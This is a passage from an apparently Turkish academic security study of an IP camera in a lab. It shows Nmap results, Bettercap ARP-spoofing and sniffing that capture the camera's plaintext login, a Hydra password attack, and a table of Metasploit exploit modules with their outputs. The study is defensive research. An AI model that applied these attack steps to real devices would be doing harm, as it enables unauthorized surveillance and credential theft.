SF:TIONS,DESCRIBE,SETUP,TEARDOWN,PLAY,SET_PARAMETER,GET_PARAMETER\r\n\r\n"
```

Resim 3.14. (devam) Model, işletim sistemi ve cihazdaki servislere ilişkin Nmap taraması sonucu ekran çıktısı

Resim 3.14. (devam) Model, işletim sistemi ve cihazdaki servislere ilişkin Nmap taraması sonucu ekran çıktısı

Tarama sonuçları açık portları belirtmektedir. 80 numaralı port, şifre korumalı IP tabanlı kamera web portalıdır. 554 numaralı port Gerçek Zamanlı Akış Protokolü (RTSP) için açık bir porttur ve üzerinde Hipcam RealServer v1.0 servisi çalışmaktadır. Bu servis video akışını ağ üzerinden iletmektedir. 1935 numaralı port üzerinde ise video akışını flash türünde görüntülemek için kullanan web portalı bulunmaktadır. 8080 numaralı port ise kameraya ait verileri ağ üzerinden iletmek amacıyla kullanılan GSoap 2.8. Genel XML veri bağlantılarını barındıran bir web sunucusudur.

3.1.2. MITM saldırısı

İçinde bulunduğumuz ara yüzde Bettercap uygulamasını çalıştırıp help komutuyla, bettercap içinde çalışan modüller görüntülendiğinde sadece arka planda olan olayları takip edecek modülün çalıştığı Resim 3.15.'te görülmektedir.

```
root@kali:~# bettercap -iface eth0
bettercap v2.27.1 (built for linux amd64 with go1.14.1) [type 'help' for a list of commands]

192.168.0.0/24 > 192.168.0.29 » help

          help MODULE : List available commands or show module specific help if no module name is provided.
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
       set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
            ! COMMAND : Execute a shell command and print its output.
       alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
     ble.recon > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
  events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     net.probe > not running
     net.recon > not running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running
```

Resim 3.15. Bettercap içinde çalışan modüllere ilişkin ekran çıktısı

“net.probe” modülü etkinleştirildiğinde, bu modül ağdaki yeni ana bilgisayarları algılamak için sistem ARP tablosunu periyodik olarak okumaktan sorumlu olan net.recon modülünün bunları algılaması için geçerli alt ağdaki her IP'ye farklı türde prob paketleri gönderir. “net.probe” modülü etkinleştirildiğinde, “net.recon” modülü de etkinleştirilmiş, prob edilen adresler listelenmiş ve ağdaki cihazlar ile MAC adresleri görüntülenmiştir. Ardından tekrar help komutu çalıştırıldığında “net.probe” ile birlikte “net.recon” modülünün de etkin olduğu görülebilmekte ve “net.show” komutuyla bu liste tablo halinde düzgün bir şekilde alınabilmektedir (Resim 3.16.).

```
[13:50:44] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
192.168.0.0/24 > 192.168.0.29  » [13:50:44] [endpoint.new] endpoint 192.168.0.18 detected as e0:b6:55:99:ec:5f.
192.168.0.0/24 > 192.168.0.29  » [13:50:44] [endpoint.new] endpoint 192.168.0.22 detected as 00:0e:00:02:64:ec (Atrie)
192.168.0.0/24 > 192.168.0.29  » [13:50:44] [endpoint.new] endpoint 192.168.0.30 detected as 08:00:27:92:67:c3 (PCS Co
192.168.0.0/24 > 192.168.0.29  » [13:50:44] [endpoint.new] endpoint 192.168.0.13 detected as                    (A
192.168.0.0/24 > 192.168.0.29  » [13:50:44] [endpoint.new] endpoint 192.168.0.16 detected as                    (I
192.168.0.0/24 > 192.168.0.29  » [13:50:44] [endpoint.new] endpoint 192.168.0.14 detected as                    (M
192.168.0.0/24 > 192.168.0.29  » [13:50:45] [endpoint.new] endpoint 192.168.0.11 detected as                    (N
192.168.0.0/24 > 192.168.0.29  » [13:51:00] [endpoint.new] endpoint 192.168.0.15 detected as                    (M
192.168.0.0/24 > 192.168.0.29  » [13:51:08] [endpoint.new] endpoint 192.168.0.12 detected as                    (z
192.168.0.0/24 > 192.168.0.29  » help

          help MODULE : List available commands or show module specific help if no module name is provided.
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
       set NAME VALUE : Set the VALUE of variable NAME.
 read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current session.
            ! COMMAND : Execute a shell command and print its output.
       alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
     ble.recon > not running
       caplets > not running
   dhcp6.spoof > not running
     dns.spoof > not running
 events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     net.probe > running
     net.recon > running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running

192.168.0.0/24 > 192.168.0.29  » net.show
```


IP ▲	MAC	Name	Vendor	Sent	Recvd	Seen
192.168.0.29	08:00:27:36:42:92	eth0	PCS Computer Systems GmbH	0 B	0 B	13:45:32
192.168.0.1	fc:4a:e9:73:2a:c9	gateway	Castlenet Technology Inc.	23 kB	14 kB	13:45:33
192.168.0.11	d '2		Nu	840 B	644 B	**13:51:32**
192.168.0.12	7 id		zt	0 B	368 B	13:51:08
192.168.0.13	0 'c		Ai	0 B	644 B	13:50:44
192.168.0.14	f :2		Mo Company	840 B	644 B	**13:51:31**
192.168.0.15	2 :b		Mo Company	0 B	460 B	13:51:00
192.168.0.16	f :4	T480	In... ...porate	984 kB	17 MB	**13:51:33**
192.168.0.18	e... ... ...:f			0 B	644 B	13:50:44
192.168.0.22	00:0e:00:02:64:ec		Atrie	8.0 kB	4.8 kB	**13:51:31**
192.168.0.28	7c b0		Go	240 B	276 B	13:51:24
192.168.0.30	08 ... ...c3	BILGISAYAR2	PCS Computer Systems GmbH	13 kB	20 kB	**13:51:32**

Resim 3.16. Ağdaki cihazlar ve MAC adreslerine ilişkin ekran çıktısı

Burada kali makinesinin IP adresi 192.168.0.29, yönlendiricinin IP adresi 192.168.0.1, kameranın IP adresi 192.168.0.22 ve Windows sanal makinesinin IP adresi de 192.168.0.30 olarak görülebilmektedir.


MITM saldırısı gerçekleştirmek için hazırlanmış ARP paketleri ile ağdaki seçili bilgisayarları aldatmak amacıyla “arp.spoof” modülü kullanılmaktadır. Bu modülün

parametrelerinden olan “arp.spoof.fullduplex” parametresi “true” ise, hem hedeflere hem de ağ geçidine saldırılabilmekte, aksi takdirde yalnızca hedefe saldırılabilmekte ve yönlendiricide ARP kimlik sahtekarlığı korumaları varsa, bu saldırı başarısız olabilmektedir. Bu nedenle “arp.spoof.fullduplex” parametresi “true” olarak ayarlanıp, saldırılacak hedefler de “arp.spoof.targets” parametresi ile belirlendikten sonra saldırı için “arp.spoof.on” komutuyla saldırı başlatılmakta ve help komutuyla da “arp.spoof” modülünün çalıştığı görülebilmektedir (Resim 3.17.).



Resim 3.17. Arp.spoof modülünün çalıştığına ilişkin ekran çıktısı

Burada edinilen bilgilerin okunabilmesi için ağ paket dinleyicisi olan “net.sniff” modülü etkinleştirilip, sonrasında diğer makinede kameranın IP adresi üzerinden web servisine kullanıcı adı ve parolası admin - admin olarak bağlantı sağlanmaktadır (Resim 3.18.).




Resim 3.18. Web servisine bağlantıya ilişkin ekran çıktısı

"net.sniff" modülü etkinleştirildikten sonra gelen sonuçlar incelendiğinde ise Resim 3.19.'dan da görülebileceği gibi, IP tabanlı kameranın kullanıcı adı ve parolası düz metin halinde elde edilmiştir.

```
192.168.0.0/24 > 192.168.0.29 » [14:31:43] [net.sniff.http.request] http 192.168.0.31 GET 192.168.0.22/web/index.html - USER admin, PASS admin
```

Resim 3.19. Kullanıcı adı ve parolanın düz metin olarak görüntülenmesine ilişkin ekran çıktısı


Bu bilgiler kullanılarak kali makinesinden yapılan girişte ilgili sayfaya girilebildiği görülmüş ve Resim 3.20.'den de görüleceği üzere kamera görüntüsü alınmıştır.



Resim 3.20. Edinilen bilgiler kullanılarak kali sanal makinesinden alınan ekran çıktısı


3.1.3. Parola Saldırısı

Parola güvenliği çalışmalarının gösterdiği en büyük güvenlik açıklarından biri paroladır [92]. Web arayüzünden kameranın bağlantısını açmak için kullanılan parola (varsayılan olarak admin kullanılmaktaydı) değiştirilerek farklı bir parolanın kullanılması sağlanmıştır. Ancak parolanın değiştirilmesi tahmin edilmesini zorlaştırmasına karşın uzak bir sistemden yetkisiz erişim sağlamaya her zaman engel olamamaktadır. Hydra, bir parola saldırısını otomatikleştiren ve çevrimiçi parola saldırısı yapabilen birçok araçtan biridir. Bu araç ile kullanılmak üzere; internet üzerinden rahatlıkla elde edilebilen, çok kullanılan parolalara ilişkin tabloların birleştirilmesi ve üzerine tarafımızca eklenilen parola örnekleriyle oluşturulan bir .txt belgesi düzenlenmiştir. Oluşturulan bu parolaların kali makinesinde kullanılması suretiyle gerçekleştirilen parola saldırısı sonrasında, IP tabanlı kameranın yeni ve değiştirilmiş olan parolası da elde edilebilmiştir. Uygulama ile ilgili ekran görüntüsü aşağıda gösterilmiştir (Resim 3.21.).



Resim 3.21. Hydra komutu ile gerçekleştirilen saldırıya ilişkin ekran çıktısı


Tespit edilen parola kullanılarak web sayfasından görüntü alınabilmiştir (Resim 3.22.).




Resim 3.22. Web sayfasından erişime ilişkin ekran çıktısı

3.1.4. Armitage kullanımı ile gerçekleştirilen saldırılar

Arka planda metasploit framework ve Nmap araçlarını kullanan, metasploitin arayüzü diyebileceğimiz bir araç olan armitage çalıştırılmıştır. Hedef olarak IP tabanlı kameranın daha önceden tespit edilen IP adresi girilerek Nmap komutuyla tarandıktan sonra, cihaza yönelik gerçekleştirilebilecek saldırıların tespiti için "find attack" komutu kullanılmıştır. Saldırı analizi tamamlandığında, Resim 3.24.'teki ekran görüntüsü ile "Attack" menüsü altındaki saldırıların denenebileceği mesajı görülmektedir.




Resim 3.23. Armitage ile "find attack" komutu sonrası ekran çıktısı



Resim 3.24. Armitage ile saldırı analizinin tamamlanmasına ilişkin ekran çıktısı

Kurulu bulunan Azemax IP610 model IP kameraya yönelik saldırılara bakıldığında ise, aşağıdaki ekran görüntüsünde bir kısmı görülen, önerilen saldırıların tamamı denenerek konsol çıktıları Çizelge 3.1'de paylaşılmıştır.



Resim 3.25. Armitage ile önerilen saldırılara ilişkin ekran çıktısı

Çizelge 3.1. Armitage ile Azemax IP610 model IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları

Saldırı Türü	Çalıştırılan Saldırı Modülü	Saldırı sonucu ekran çıktısı
FTP	proftpd_modcopy_exec	[-] 192.168.0.25:80 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.0.25:21).
HTTP	activecollab_chat	[*] Exploit completed, but no session was created.
HTTP	ajaxplorer_checkinstall_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer.
HTTP	apache_mod_cgi_bash_env_exec	[*] Exploit completed, but no session was created.
HTTP	apache_roller_ognl_injection	[!]Target not found as vulnerable, trying anyway... [!] This exploit may require manual cleanup of 'XuTAu.jarnull' on the target
HTTP	apprain_upload_exec	[-] File wasn't uploaded, aborting!
HTTP	atutor_sqli	[-] 192.168.0.25:80 - Exploit failed: TypeError no implicit conversion of nil into String
HTTP	auxilium_upload_exec	[-]Upload unsuccessful: 404
HTTP	axis2_deployer	[-] Exploit aborted due to failure: not-found: The target server fingerprint "gSOAP/2.8" does not match "(?-mix:Apache.*(Coyote|Tomcat)|Jetty.*)", use 'set FingerprintCheck false' to disable this check.
HTTP	bassmaster_js_injection	[!] This exploit may require manual cleanup of '/tmp/vHmMwszTNEBNX' on the target
HTTP	bolt_file_upload	[*] Exploit completed, but no session was created.
HTTP	builderengine_upload_exec	[-] Exploit aborted due to failure: unexpected-reply: 192.168.0.25:80 - Unable to deploy payload, server returned 404
HTTP	caidao_php_backdoor_exec	[*] Sending exploit…
HTTP	cisco_dcnm_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	coldfusion_rds	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer [*] Server stopped.
HTTP	contentkeeperweb_mimencode	[*] 192.168.0.25:80 - Uploading payload to target... [*] 192.168.0.25:80 - Calling payload…
HTTP	cuteflow_upload_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer

Çizelge 3.1. (devam) Armitage ile Azemax IP610 model IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları

Saldırı Türü	Çalıştırılan Saldırı Modülü	Saldırı sonucu ekran çıktısı
HTTP	dell_kace_k1000_upload	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	dexter_casinoloader_exec	[-] Failed to acquire administrator username
HTTP	drupal_drupageddon	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	extplorer_upload_exec	[-] Exploit aborted due to failure: no-access: 192.168.0.25:80 - Authentication failed
HTTP	familycms_less_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	feenas_exec_raw	[-] Exploit failed
HTTP	gestioip_exec	[-] Exploit aborted due to failure: no-access: 192.168.0.25:80 - Please provide USERNAME and PASSOWRD
HTTP	gitlab_shell_exec	[-] Exploit aborted due to failure: no-access: 192.168.0.25:80 - Login failed
HTTP	gitorious_graph	[*] The server returned: 404 Not Found
HTTP	glossword_upload_exec	[-] Exploit aborted due to failure: no-access: 192.168.0.25:80 - Authentication failed
HTTP	horde_href_backdoor	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	hp_sitescope_issuesiebelcmd	[-] Exploit aborted due to failure: not-found: The target server fingerprint "gSOAP/2.8" does not match "(?-mix:Apache-Coyote)", use 'set FingerprintCheck false' to disable this check.
HTTP	ibm_openadmin_tool_soap_welcomeserver_exec	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	ispconfig_php_exec	[-] Exploit aborted due to failure: unexpected-reply: Error getting initial page.
HTTP	jboss_bshdeployer	[-] Exploit aborted due to failure: not-found: The target server fingerprint "gSOAP/2.8" does not match "(?-mix:(Jetty|JBoss))", use 'set FingerprintCheck false' to disable this check.
HTTP	jboss_deploymentfilerepository	[-] Exploit aborted due to failure: not-found: The target server fingerprint "gSOAP/2.8" does not match "(?-mix:(Jetty|JBoss))", use 'set FingerprintCheck false' to disable this check.
HTTP	jboss_maindeployer	[-] Exploit failed: The following options failed to validate: SRVHOST. [*] Exploit completed, but no session was created.
HTTP	jira_hipchat_template	[-] 192.168.0.25:80 - Exploit aborted due to failure: bad-config: Jira username and password are required.
HTTP	joomla_http_header_rce	[-] 192.168.0.25:80 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	kordil_edms_upload_exec	[-] Exploit aborted due to failure: unreachable: 192.168.0.25:80 - Connection failed
HTTP	lcms_php_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	lifesize_room	[-] Exploit failed: A payload has not been selected. [*] Exploit completed, but no session was created.
HTTP	log1cms_ajax_create_folder	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	magento_unserialize	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80). [!] This exploit may require manual cleanup of 'C5eSf61wSfpIL7xEtoLEIwGRO2.php' on the target
HTTP	manageengine_auth_upload	[-] Exploit aborted due to failure: unknown: 192.168.0.25:8080 - Failed to authenticate
HTTP	manageengine_sd_uploader	[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
HTTP	mantisbt_php_exec	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	mediawiki_thumb	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).
HTTP	mma_backdoor_upload	[-] Exploit failed [unreachable]: Rex::ConnectionTimeout The connection timed out (192.168.0.25:80).

Çizelge 3.1. (devam) Armitage ile Azemax IP610 model IP tabanlı kameraya yönelik yapılan saldırılar ile sonuçları

Saldırı Türü	Çalıştırılan Saldırı Modülü	Saldırı sonucu ekran çıktısı
